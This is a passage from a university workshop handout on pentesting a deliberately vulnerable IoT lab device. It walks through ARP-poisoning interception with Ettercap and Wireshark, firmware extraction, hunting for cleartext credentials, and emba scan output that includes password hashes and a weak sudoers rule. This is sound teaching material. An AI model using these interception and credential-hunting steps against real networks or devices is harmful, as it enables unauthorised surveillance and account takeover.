Hands-on workshop: Hacking and Protecting Embedded Devices

Dairo de Ruck, Victor Goeman, Jorn Lapon
firstname.name@kuleuven.be
KU Leuven, DistriNet@Gent

November 15^{th}, 2022

KU LEUVEN

DistriNet gent:

Abstract

This hands-on session goes through the basics of pentesting via a concrete case study, namely a custom made IoT ecosystem consisting of an embedded device running on Linux that is communicating with an Android app. Both static and dynamic analysis tools as well as manual testing are applied to discover vulnerabilities in IoT ecosystems. Moreover, the tutorial provides pointers to prevent common vulnerabilities, and introduces a number of feasible tools to support the pentesting process. The core goal consists of giving a sneak peak into hacker/pentester tools and strategies, and convince the reader about the importance of embracing security when developing novel IoT ecosystems.

1 Introduction

This tutorial gives a brief introduction in pentesting IoT systems. It introduces multiple strategies and tools to analyse and hack a *Damn-Vulnerable-Device (DVD)*, and points to meaningful mitigations to overcome common vulnerabilities. In this tutorial we will work with a 2-VM setup. This means we will use two Virtual Machines to emulate both the *Damn-Vulnerable-Device* and the attacker/pentester. The VM emulating the *Damn-Vulnerable-Device* is a VM without a graphical user interface (GUI), thus is only a terminal. For executing the penetesting actions, we will employ the open source Kali VM. This is a Debian-based OS that comes prepackaged with a lot of useful pentesting tools, some of which we make use of in this tutorial.

To start this hands-on session, you'll need two things: The IP addresses of both the attacker and the Device Under Investigation (*Damn-Vulnerable-Device*).

- For the *Damn-Vulnerable-Device*, you'll need to open the non-GUI VM, and type the following command inside the *Damn-Vulnerable-Device* VM terminal:

  ```
  $ ip a
  ```

  This is the only time you can use the terminal of the *Damn-Vulnerable-Device*. You can minimize the VM for the rest of the seminar.

  To regain control over your own computer press Ctrl + Alt at the same time.

  IP of *Damn-Vulnerable-Device*:

- Open a terminal in the attacking, graphical Kali-VM by clicking on the terminal icon
  The same command can be used here to query the system for its IP-address:

  ```
  $ ip a
  ```

  IP of attacking Kali VM:

2 *Damn-Vulnerable-Device* Security Analysis

Pentesting a *Damn-Vulnerable-Device* consists of multiple technical (T) and non-technical (N) steps. While all of them are important, this tutorial largely focuses on the technical ones:

- Pre-Engagement Interactions (N)
- **Planning & Reconnaissance (T)**
- Threat Modelling (N) and **Vulnerability Identification (T)**
- **Exploitation (T)**
- Risk Analysis (N)
- Reporting (N)

2.1 Planning & Reconnaissance

During this phase, information about the IoT ecosystem is gathered. This can be publicly available firmware, as well as the characteristics and device properties.

2.1.1 Ecosystem

IoT devices usually do not operate in isolation, but are accompanied by multiple external applications. The IoT ecosystem is a major source of vulnerabilities. Examples of possibly insecure ecosystem interfaces in the ecosystem are the Web, Backend, Cloud and Mobile APIs.

Android App. The *Damn-Vulnerable-Device* in this tutorial is part of a small-scale IoT ecosystem. A straightforward *Android application* communicates securely with a REST service on the IoT device. Communication relies on HTTPS with mutual authentication. This means that both server and client authenticate to each other. The mobile app will be assessed later on in this tutorial.

Cloud Connectivity. Monitoring cloud connections initiated by the device can be done with specialised tools on a router that mediates the communication. An alternative approach is to perform a (1)Man-In-The-Middle (MITM) attack by means of **ARP Poisoning in Ettercap**, and (2)subsequently capturing the packets sent by the device to the cloud (through the local gateway).


By means of ARP Poisoning, the IoT device assumes it is communicating directly with a legit gateway, while it is actually communicating with a virtual machine intended to assess *or* hack the IoT device. Similarly, packets from the gateway to the device can be captured. More information about the attack together with a concrete example can be found here.

Address Resolution Protocol (`ARP`) is a protocol used to link physical addresses, like MAC-addresses to their internet layer address; more specifically their IPv4 address. The act of *ARP poisoning* refers to the attacker spoofing ARP messages to trick a victim into believing he is another host, like the default gateway.

The main steps to capture the communication between the device and the cloud are as follows:


(1) MITM

- In the VM, open Ettercap-graphical. This can be done from the main menu.
- Click on the *accept* checkmark to confirm the setup (i.e., interface *eth*0).




Screenshot 1: Ettercap - Accept Checkmark.

- Capture the hosts in the network by first clicking on the magnifying glass.




Screenshot 2: Ettercap - Capture hosts.

- Next, click on the button next to the magnifying glass to view the hosts.
- Assign the gateway (most likely the router with an IP ending in `.254`) as Target 1, and the IoT device under investigation as Target 2. Target 2 should have the same IP you dotted down in the input field above.



Screenshot 3: Ettercap - Select hosts.

- Start the ARP Poisoning by first clicking on the **world** symbol, then selecting *ARP Poisoning*.



Screenshot 4: Ettercap - Start Capturing.


(2) Capturing and Monitoring

- Open a monitoring tool such as Wireshark. This is done by opening a terminal and executing the following command:

```
$ sudo wireshark
```

Wireshark is a tool to sniff packets on the network you're currently connected to.

Double click the network interface you are currently using. This will most likely be **eth0**. After selecting the network interface, Wireshark immediately starts capturing the packets passing the network interface.




Screenshot 5: Wireshark GUI.

At the top are the control buttons to respectively start, stop and restart packet capturing. The second highlighted box is the display filter. This filter will be used to filter the retrieved packets belonging to your interests. What we want to capture is all the traffic between the DVD and the gateway.

Enter `ip.addr==<IP-of-DVD>` in the filter box and hit Enter to filter all of the DVD's traffic.

Can you identify the hostname of the cloud server the device sends a ping to?
Write the hostname here: _____

- To stop MITM-attack click on the stop button in Ettercap:




Screenshot 6: Ettercap - Stop Capturing.

2.1.2 Firmware

The firmware of the *Damn-Vulnerable-Device* is publicly available in this case study. In practice, there are often several ways to obtain the firmware. It can be (a) made available online (f.i. on the website of the manufacturer), (b) captured in transit to the device or (c) retrieved directly from the hardware (via UART, SPI, ...).

Once the assessor has access to the firmware, a static analysis of the firmware may help to obtain new insights into the IoT device. Static analysis can range from manually analysing a binary image to browsing through files in the filesystem of the device under study. Fortunately, a lot of tools, like emba which is covered later in this tutorial, are available to support this process. The rest of this section focuses on **binary analysis.**

For low-level static analysis, tools like IDA Pro from hex-rays, Ghidra from the NSA or Binary Ninja may help to decompile binary code into a higher level and easier to understand pseudocode, and thus help finding vulnerabilities by reverse engineering certain binaries found in the firmware.



Screenshot 7: Ghidra decompilation from binary data into a c-like program.

These tools – besides many others such as Radare2, . . . – can even support dynamic analysis. During dynamic analysis, the binary code is executed. This allows fuzzing tools to interact with the binary to detect potential vulnerabilities. An alternative approach applies symbolic execution, which is being implemented in tools like Angr. This strategy runs at a higher level of abstraction, and may find vulnerabilities automatically. Note that *binary analysis* is a full domain in and of itself which is not further explored in this tutorial. It nevertheless points out that tools are available that aim at finding vulnerabilities in binary files.

2.2 Vulnerability identification

After the reconnaissance phase, the assessor starts with vulnerability identification by active analysis. The static analysis of the *Damn-Vulnerable-Device* firmware image is followed by dynamic analysis on a real device.

While firmware images are usually blobs of data packaged into a single file unreadable with standard applications, it houses lots of interesting information for a pentester. It tells the assessor more about the inner workings of the device, but also about potential weaknesses and techniques to access the device.

2.2.1 Manual static analysis of the DVD Firmware

To get acquainted with firmware analysis, the tutorial starts with a manual analysis. This subsection shows the major steps to obtain the firmware and starts investigating it.


Extraction of the Filesystem Firmware is usually compressed and packaged as a single file. When the firmware is not encrypted, the filesystem can be extracted with certain tools like binwalk.

Binwalk can be used (a) to identify the type of filesystem the device relies on, and (b) to extract the files from the filesystem.

Do not execute these steps during the hands-on session, this is purely informative.

Identify firmware image type as follows

```
$ binwalk firmware.bin
```



DECIMAL	HEXADECIMAL	DESCRIPTION
5005312	0x4C6000	ELF, 32-bit LSB executable, version 1 (SYSV)
5436088	0x52F2B8	AES Inverse S-Box
5437408	0x52F7E0	AES S-Box
6012488	0x5BBE48	GIF image data, version "87a", 18759
6012496	0x5BBE50	GIF image data, version "89a", 26983
7486633	0x723CA9	Copyright string: "Copyright (c) 2012 Broadcom"

Screenshot 8: Extract of a firmware identification with binwalk.

Extract all files from the firmware with next command:

```
$ binwalk -Mre firmware.bin
```

Due to time restrictions, we have already extracted the firmware for you, and copied it onto the desktop of the VM. The result is a complete Linux filesystem. Now you can start browsing the files, looking for clues that helps you in finding vulnerabilities. For this process, basic Linux commands can already help a lot.

Open a terminal in the VM by clicking on the terminal icon 

Useful commands in the terminal:

- `cd <path>` to change directory
  In Linux some paths have special meaning: `.` is the current directory, `..` one directory higher in the path, `/` the root directory, and ~ the user's home directory.
- `ls <path>`: listing directory content
- `cat <filename>`: print the content of the file on screen

Note 1: <path> can be a combination multiple paths
e.g., `~/Desktop/My Files/` or `../../MyPath`.
Note 2: directory and filenames in Linux are case sensitive.
Note 3: in the terminal, press the <tab> button to get suggestions.

- Try and play with the commands to get used to the terminal environment.
- Tip: use `man <cmd>` to get information about the options you can pass to the command. (e.g., `man cat`).
- Navigate to the firmware's filesystem directory located on the Desktop.

```
$ cd ~/Desktop/dvd-firmware/
```

The `grep` command is a command which can be used to search through the selected directories and find any file containing the word(s) you provide.


- Run the following command with a <KEYWORD> of your choice.

```
$ grep -r "<KEYWORD>" <path-to-firmware-directory>
```

- You can view the content of the files with the `cat` command.

Try to find the keyword "password" in the `/opt` folder where the custom services are installed. Did you get anything useful?

Write the credentials you have found here:



A good practice is to never have any cleartext credentials available in the firmware, even if it is in a compiled piece of code. Make sure that this is always hashed or encrypted in a TPM/TEE. Another solution could be by implementing and using Secure Elements.

Executing the aforementioned commands possibly allows you to discover a lot of information in the firmware. Examples are configuration settings, hidden pages in a web server, usernames and cleartext or hashed passwords, private keys, software used etc. but also vulnerabilities introduced in custom scripts or software.

2.2.2 Automated static analysis using *emba*

While the aforementioned methods can already result in a series of discovered vulnerabilities, it is entirely possible that there are some keywords you overlooked. For instance, there might be another password that is stored in the binary and that was not discovered by searching on the keywords *root* or *admin*. Static analysis frameworks may help in automatically identifying potentially interesting information or even vulnerabilities.

Emba – the security analyzer for embedded device software – is a tool intended to analyse firmware. It combines existing firmware analysis tools with customised scripts to fully analyse a piece of firmware. For instance, *emba* relies on the binwalk tool discussed above to extract the filesystem for certain image formats.

Do not execute these steps during the hands-on session, this is purely informative.

Install the *emba* software:

```
$ git clone https://github.com/e-m-b-a/emba.git
$ cd emba
$ sudo ./installer.sh -d
```

The last command will most likely run for more than 2 hours. One of the requirements to run emba is at least 4 GB of RAM, this is because it will need to do some intensive tasks to optimize performance.

A standard emba run can eat up a lot of time, luckily the Multi-threading option significantly speeds up this process, but in consequence it will prevent organized terminal output. This isn't a problem, because emba can generate a Web report that is better organized than the terminal report.

To run emba with Multi-threading and Web report enabled, run the following command in the newly created **emba** directory:


```
$ sudo ./emba.sh -t -W -c -f <firmware-location>
```

The analysis may take quite some time depending on the firmware you are feeding it: from only 4 minutes up to more than 5 hours.

Make sure you have enough disk space. If not, *emba* will fill all the disk space, making the Virtual Machine unstable and crash.

For simplicity, *emba* was executed on the DVD image beforehand and the results were stored on the desktop of the VM (folder `Emba-log-DVD`).
Let's take a closer look at the output generated by *emba*. During the scan, the `-W` flag was used. As a result, *emba* generated a web report presenting the results in an intuitive graphical representation.


On the VM's desktop, open the folder `Emba-log-DVD/html-report` and click on the `index.html` file in the folder.



Screenshot 9: Web report generated by *emba*.


Emba is frequently updated en currently performs scans in 27 different categories. Below is a shortlist of interesting categories, but feel free to browse through the others.

Binary firmware version detection (S). In this category, *emba* has identified the version of the software (services and binaries) present in the firmware. This information is used to look for known vulnerabilities in online databases such as CVE or NVD.




Screenshot 10: Binary Version Detection.

Shellcheker & pylint (S). In this category, the tools *shellchecker* and *pylint* are used to analyse shell scripts and python files, and to look for errors or warnings against the standard or potential vulnerabilities. Note that not every warning maps to a real security issue. In addition, *emba* also analyses the rights and permissions assigned to each script:




Screenshot 11: Shellchecker output.



Screenshot 12: Pylint permission check.

Check kernel (S). *Emba* verifies the kernel version for vulnerabilities. Some kernel versions are a potential weak point in the system due to easily exploitable vulnerabilities.



Screenshot 13: Kernel Vulnerabilities.

Search password files (S). Searching for passwords will (hopefully not) give you actual plain text and encrypted passwords and users. This may lead to new paths to take over the device. *Emba* also returns hashed passwords and check the sudo permissions of every user.

```
[+] Search password files
[+] Found 10 password related files:
    /log/firmware/firmware/etc/passwd (-rw-r--r-- root root)
    Identified the following root accounts:
        root

    /log/firmware/firmware/etc/passwd- (-rw-r--r-- root root)
    Identified the following root accounts:
        root

    /log/firmware/firmware/etc/shadow (-r-------- root root)
    Found passwords or weak configuration:
        root:$6$WQBiS3eMvOMsmsDy$nebw3AB8weP3mqP/1qqcJsN/Xh.CW5S2hsSHMVSxdH5sqEMdJZzzDfmcoBeZeNNh43JqXSquoRES3D4bgxKBy.:18943:0:99999:7:::
        client:$6$vOsShJfzJ$nspR/.gahnFFRBL9hrTkWCwr8fCjhkIaEyABvCCpCVL6p1G3dZVEhvmbcOg2Bh1OG.a9ZmKkzwo2V5ZDOin73/:18943:0:99999:7:::
        manager:$6$dY5hO/6B48/9D.66$QHHDlmdkw.CHtzQg.W/e7s8SnGJaJgwVYwKzLu1vB6ZTeKBb2BXj1xc7wJJUl7nFgUXy6AHf/6z63yOPuXBT7/:18943:0:99999:7:::

    /log/firmware/firmware/etc/shadow- (-r-------- root root)
    Found passwords or weak configuration:
        root:$6$WQBiS3eMvOMsmsDy$nebw3AB8weP3mqP/1qqcJsN/Xh.CW5S2hsSHMVSxdH5sqEMdJZzzDfmcoBeZeNNh43JqXSquoRES3D4bgxKBy.:18943:0:99999:7:::
        client:$6$vOsShJfzJ$nspR/.gahnFFRBL9hrTkWCwr8fCjhkIaEyABvCCpCVL6p1G3dZVEhvmbcOg2Bh1OG.a9ZmKkzwo2V5ZDOin73/:18943:0:99999:7:::

    /log/firmware/firmware/usr/bin/gpasswd (-rwxr-xr-x root root)
    /log/firmware/firmware/usr/bin/passwd.shadow (-rwxr-xr-x root root)
    /log/firmware/firmware/usr/lib/opkg/alternatives/chpasswd (-rw-r--r-- root root)
    /log/firmware/firmware/usr/lib/opkg/alternatives/passwd (-rw-r--r-- root root)
    /log/firmware/firmware/usr/sbin/chgpasswd (-rwxr-xr-x root root)
    /log/firmware/firmware/usr/sbin/chpasswd.shadow (-rwxr-xr-x root root)
[+] Sudoers configuration:

    root ALL=(ALL) ALL
    client ALL=(root) NOPASSWD: /usr/bin/less /home/manager/*
```

Screenshot 14: *emba* search for password files.


This is still a lot of information. Therefore, we will highlight some more notable things *emba* could find.

- **Finding 1:**
  Emba detected that the DVD image was built using Yocto Poky. You can find this in the **Firmware and testing details** page:

```
===> Release/Version information
[+] Specific release/version information of target:
/log/firmware/84081b3a-7e6d-4884-985f-caf5d2a42a06/etc/issue (-rwxr--r-- root root)
    Poky (Yocto Project Reference Distro) 3.1
     \l
